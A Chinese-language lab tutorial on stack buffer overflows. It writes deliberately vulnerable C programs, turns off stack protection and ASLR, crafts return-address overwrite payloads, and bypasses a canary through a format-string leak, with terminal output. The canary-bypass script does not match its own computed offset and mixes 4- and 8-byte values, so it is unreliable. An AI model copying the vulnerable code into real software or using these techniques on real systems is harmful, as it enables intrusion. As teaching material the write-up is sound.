栈溢出实验

本实验使用 Kali Linux

payload：攻击者在利用漏洞时，希望在目标系统上执行的代码或数据。是漏洞利用的“目的”部分，决定了攻击者希望实现的具体效果。

RBP（x86-64 架构）：基址指针寄存器，通常用于指向当前函数的栈帧的基地址。

RSP（x86-64 架构）：栈指针寄存器，用于指向当前栈的顶部。

1 不带Canary保护的缓冲区溢出示例

编译命令（禁用栈保护）：

```
gcc -fno-stack-protector -z execstack -o vul vul.c
```

实验步骤

1. 创建实验目录

打开终端，执行以下命令创建一个专门存放实验文件的目录（避免权限问题）：

```
# 在用户主目录下创建实验文件夹（名称可自定义）
mkdir ~/buffer_overflow_experiment
cd ~/buffer_overflow_experiment
```

2. 使用 vim 编写 vul.c

```
vim vul.c
```

- 若系统未安装vim，可先安装：

  ```
  sudo apt install vim
  ```

写入vul.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void hacked() {
    printf("成功劫持返回地址！\n");
    exit(0);
}

void vulnerable() {
    char buffer[64];
    printf("hacked()地址: %p\n", hacked);
    gets(buffer); // 触发缓冲区溢出
}
```

```c
int main() {
    vulnerable();
    printf("正常退出。\n");
    return 0;
}
```

3. 编译漏洞程序

安装GCC编译器（若未安装）

```
sudo apt update && sudo apt install gcc
```

编译禁用Canary和DEP的程序，在终端执行：

```
gcc -fno-stack-protector -z execstack -o vul vul.c
```

- -fno-stack-protector：禁用栈保护（Canary）。
- -z execstack：允许栈内存执行（禁用DEP/NX保护）。

```
┌──(zoey㉿kali)-[~/buffer_overflow_experiment]
└─$ gcc -fno-stack-protector -z execstack -o vul vul.c
vul.c: In function ‘vulnerable’:
vul.c:13:5: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’
? [-Wimplicit-function-declaration]
   13 |     gets(buffer); // 触发缓冲区溢出
      |     ^~~~
      |     fgets
/usr/bin/ld: /tmp/ccuyPc6L.o: in function `vulnerable':
vul.c:(.text+0x50): 警告：the `gets' function is dangerous and should not be used.
```

4. 关闭ASLR（地址随机化）

```
# 临时关闭ASLR（仅当前终端会话有效）
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

5. 运行程序并获取目标地址

```
./vul
```

记录 hacked() 的地址。

```
┌──(zoey㉿kali)-[~/buffer_overflow_experiment]
└─$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
[sudo] zoey 的密码：
0

┌──(zoey㉿kali)-[~/buffer_overflow_experiment]
└─$ ./vul
hacked()地址：0x555555555169
```

6. 生成Payload

- 32位系统：
  buffer[64] 占用 64 字节 + EBP 寄存器占 4 字节 = 68 字节填充。
- 64位系统：
  buffer[64] 占用 64 字节 + RBP 寄存器占 8 字节 = 72 字节填充。

实际验证（推荐使用 GDB）

1. 编译带调试信息的程序：

```
gcc -fno-stack-protector -z execstack -g -o vul vul.c
```

2. 启动 GDB 调试：

```
gdb ./vul
```

3. 分析栈布局：

```
(gdb) b vulnerable   # 在vulnerable函数入口设断点
(gdb) run            # 运行程序
(gdb) info frame     # 查看栈帧信息（定位buffer和返回地址的位置）
(gdb) p/d (char *)&buffer - (char *)&$ebp  # 计算buffer到EBP的偏移
```

地址小端转换

将 hacked() 的地址 0x555555555169 按反向顺序转换为小端字节序：

- 分解为字节（从高位到低位）：

```
0x55 0x55 0x55 0x55 0x51 0x69
```

- 小端转换（从低位到高位）：

```
\x69\x51\x55\x55\x55\x55\x00\x00
```

  - 由于地址中高位存在补零 0x0000，需保留完整的8字节。

生成Payload

使用 Python 生成包含填充字符和目标地址的二进制数据：

```
python3 -c 'import sys; payload = b"A"*72 + b"\x69\x51\x55\x55\x55\x55\x00\x00";
sys.stdout.buffer.write(payload)' > payload.txt
```

7. 执行攻击

通过管道将Payload输入程序：

```
cat payload.txt | ./vul
```

预期成功输出：

```
hacked()地址: 0x56556169
成功劫持返回地址!
```

```
┌──(zoey㉿kali)-[~/buffer_overflow_experiment]
└─$ python3 -c 'import sys; payload = b"A"*72 + b"\x69\x51\x55\x55\x55\x55\x00\x00
"; sys.stdout.buffer.write(payload)' > payload.txt

┌──(zoey㉿kali)-[~/buffer_overflow_experiment]
└─$ cat payload.txt | ./vul
hacked()地址： 0×555555555169
成功劫持返回地址！
```

2 带Canary保护的缓冲区溢出示例

代码 (同 vul.c)

实验步骤

1. 编译命令（启用栈保护）

```
gcc -fstack-protector-all -o vul_canary vul.c
```

2. 执行程序

使用相同的Payload（代码未修改且 ASLR 关闭，hacked() 地址保持不变）。

```
cat payload.txt | ./vul_canary
```

程序检测到栈破坏，输出 *** stack smashing detected *** 并终止，无法劫持控制流。

```
┌──(zoey㉿kali)-[~/buffer_overflow_experiment]
└─$ cat payload.txt | ./vul_canary
hacked()地址： 0×555555555179
*** stack smashing detected ***: terminated
zsh: done                cat payload.txt |
zsh: IOT instruction  ./vul_canary
```

重新启动ASLR

```
echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

3 绕过Canary保护

实验原理

Canary是一种栈保护机制，会在函数栈帧中插入一个随机值（位于返回地址之前）。当发生缓冲区溢出时，若Canary被覆盖，程序会检测到异常并终止。

绕过方法：

1. 泄露Canary值（例如通过格式化字符串漏洞或堆地址泄漏）。
2. 构造Payload时保留正确的Canary值，覆盖返回地址。

vul_canary.c 代码如下：

```
#include <stdio.h>
#include <stdlib.h>
```

```c
#include <string.h>

void hacked() {
    printf("成功绕过Canary! \n");
    exit(0);
}

void vulnerable() {
    char buffer[64];
    // 带有格式化字符串漏洞的函数，用于泄露Canary
    printf("输入你的名字: ");
    fgets(buffer, sizeof(buffer), stdin);
    printf("你好, ");
    printf(buffer);  // 格式化字符串漏洞，泄露Canary

    // 触发缓冲区溢出
    printf("\n输入你的消息: ");
    gets(buffer);  // 不安全的输入函数
}

int main() {
    vulnerable();
    printf("正常退出。\n");
    return 0;
}
```

实验步骤

1. 启用Canary，关闭ASLR，编译程序

```
# 启用Canary保护，关闭pie，关闭ASLR
gcc -no-pie -fstack-protector-all -z execstack -o vul_canary vul_canary.c
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

```
┌──(zoey㉿kali)-[~/buffer_overflow_experiment]
└─$ gcc -fstack-protector-all -o vul_canary vul_canary.c
vul_canary.c: In function ‘vulnerable’:
vul_canary.c:20:5: warning: implicit declaration of function ‘gets’; did you mean
‘fgets’? [-Wimplicit-function-declaration]
   20 |     gets(buffer);  // 不安全的输入函数
      |     ^~~~
      |     fgets
/usr/bin/ld: /tmp/cclXS16Q.o: in function `vulnerable':
vul_canary.c:(.text+0×b9): 警告：the `gets' function is dangerous and should not b
e used.

┌──(zoey㉿kali)-[~/buffer_overflow_experiment]
└─$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
[sudo] zoey 的密码：
0
```

2.确认Canary位置

使用GDB调试程序：

```
gdb ./vul_canary
(gdb) b *vulnerable+8 // 设置断点
(gdb) run
```

查看 vulnerable 函数的反汇编代码：

其中：

```
0x4011ae <vulnerable+8>     mov    rax, qword ptr fs:[0x28]     RAX,
[0x7ffff7daf768] => 0x1f3ca6ba88584400
; 从 TLS 加载 Canary 到 RAX
0x4011b7 <vulnerable+17>    mov    qword ptr [rbp - 8], rax     [0x7fffffffdcd8]
<= 0x1f3ca6ba88584400
; 将 Canary 存储到 RBP - 8
```


Canary 的特征：

- 通常以 0x00 结尾。
- 位于 buffer 之后、返回地址之前。

可得，Canary 值为 0x1f3ca6ba88584400，Canary 地址为 0x7fffffffdcd8。

动态验证 Canary 地址：

```
(gdb) info registers rbp rsp  # 查看 RBP 的值
```



```
(gdb) x/20x $rsp          # 查看 RBP - 8 处的值（即 Canary）
```

发现 Canary 地址为 0x7fffffffdcd8 。

buffer 起始地址 = 栈顶指针地址 = 0x7fffffffdc90 。

Canary 偏移 = Canary 地址 - buffer 起始地址

```
Offset = 0x7fffffffdcf8 - 0x7fffffffdc90 = 0x68（十进制 104 字节）
```

3. 构造Payload

- buffer 填充：需覆盖为上一步计算的 offset。
- Canary：位于 buffer 之后，需覆盖Canary但保留其正确值。
- 返回地址：位于Canary之后，需覆盖为 hacked() 的地址。

获取返回地址：

若ASLR关闭，返回地址固定，可通过以下命令获取：

```
objdump -d vul_canary | grep hacked
```

```
# 或使用 GDB
gdb ./vul_canary
(gdb) p hacked
```

Payload结构：

```
[ buffer填充（104字节） ] + [ 正确Canary（8字节） ] + [ RBP覆盖（8字节） ] + [ 返回地址（8字节） ]
```

生成Payload的Python代码，写入payload.txt：

```
import sys

# 填充buffer
payload = b"A" * 72

# 添加正确的Canary值
canary = b"\x00\x3b\x1a\x6c"  # 小端格式
payload += canary

# 覆盖EBP（8字节填充）
payload += b"B" * 8
```

```
# 覆盖返回地址
ret_addr = b"\x5d\x62\x55\x56"  # 小端格式
payload += ret_addr

# 写入文件
sys.stdout.buffer.write(payload)
```

保存为 gen_payload.py，运行生成Payload：

```
python3 gen_payload.py > payload.txt
```

4. 执行攻击

```
(echo "%24\$p"; cat payload.txt) | ./vul_canary
```

预期输出：

```
输入你的名字: 你好, 0x6c1a3b00
输入你的消息: 成功绕过Canary!
```